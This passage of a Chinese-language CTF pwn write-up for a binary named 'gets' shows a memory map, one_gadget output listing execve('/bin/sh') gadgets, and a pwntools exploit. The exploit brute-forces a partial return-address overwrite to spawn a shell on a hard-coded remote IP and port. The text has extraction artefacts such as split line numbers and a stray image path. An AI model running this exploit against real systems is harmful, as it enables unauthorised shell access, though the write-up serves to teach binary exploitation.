lib/x86\_64-linux-gnu/libgcc\_s.so.1

15 7f57b6d0e000-7f57b6f0d000 ---p 00016000 08:01 914447 /

lib/x86\_64-linux-gnu/libgcc\_s.so.1

16 7f57b6f0d000-7f57b6f0e000 rw-p 00015000 08:01 914447 /

lib/x86\_64-linux-gnu/libgcc\_s.so.1

17 7f57b6f0e000-7f57b70ce000 r-xp 00000000 08:01 914421 /

lib/x86\_64-linux-gnu/libc-2.23.so

18 7f57b70ce000-7f57b72ce000 ---p 001c0000 08:01 914421 /

lib/x86\_64-linux-gnu/libc-2.23.so

19 7f57b72ce000-7f57b72d2000 r--p 001c0000 08:01 914421 /

lib/x86\_64-linux-gnu/libc-2.23.so

20 7f57b72d2000-7f57b72d4000 rw-p 001c4000 08:01 914421 /

lib/x86\_64-linux-gnu/libc-2.23.so

21 7f57b72d4000-7f57b72d8000 rw-p 00000000 00:00 0

22 7f57b72d8000-7f57b72fe000 r-xp 00000000 08:01 914397 /

lib/x86\_64-linux-gnu/ld-2.23.so

23 7f57b74ec000-7f57b74ef000 rw-p 00000000 00:00 0

24 7f57b74fc000-7f57b74fd000 rw-p 00000000 00:00 0

25 7f57b74fd000-7f57b74fe000 r--p 00025000 08:01 914397 /

lib/x86\_64-linux-gnu/ld-2.23.so

26 7f57b74fe000-7f57b74ff000 rw-p 00026000 08:01 914397 /

lib/x86\_64-linux-gnu/ld-2.23.so

27 7f57b74ff000-7f57b7500000 rw-p 00000000 00:00 0

28 7ffdec460000-7ffdec481000 rw-p 00000000 00:00 0

[stack]

29 7ffdec57f000-7ffdec582000 r--p 00000000 00:00 0

[vvar]



➜ gets one\_gadget /lib/x86\_64-linux-gnu/libc.so.6

0x45216 execve("/bin/sh", rsp+0x30, environ)

constraints:

rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)

constraints:

[rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)

constraints:

[rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)

constraints:

[rsp+0x70] == NULL

30


31

7ffdec582000-7ffdec584000 r-xp 00000000 00:00 0

[vdso]

ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0

[vsyscall]

确定好了 libc 的版本后， 我们可以选⼀个 one\_gadget， 这里我选择第⼀个， 较低地址的。

Plain Text  复制代码



1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

使用如下 exp 继续爆破，

Plain Text  复制代码



1 from pwn import \*

2 context.terminal = ['tmux', 'split', '-h']

3 #context.terminal = ['gnome-terminal', '-x', 'sh', '-c']

4 if args['DEBUG']:

5 context.log\_level = 'debug'

6 elfpath = './gets'

7 context.binary = elfpath 8

9 elf = ELF(elfpath)

10 bits = elf.bits 11

12

13 def exp(ip, port):

14 for i in range(0x1000):

15 if args['REMOTE']:

16 p = remote(ip, port)

17 else:

18 p = process(elfpath, timeout=2)

19 # gdb.attach(p)

20 try:

21 payload = 0x18 \* 'a' + p64(0x40059B)

22 for \_ in range(2):

23 payload += 'a' \* 8 \* 5 + p64(0x40059B)

24 payload += 'a' \* 8 \* 5 + '\x16\02'

25 p.sendline(payload) 26

27 p.sendline('ls')

28 data = p.recv()

29 print data

30 p.interactive()

31 p.close()

32 except Exception:

33 p.close()

34 continue

35

36

37 if \_\_name\_\_ == "\_\_main\_\_":

38 exp('106.75.4.189', 35273)

[回到目录](#_top)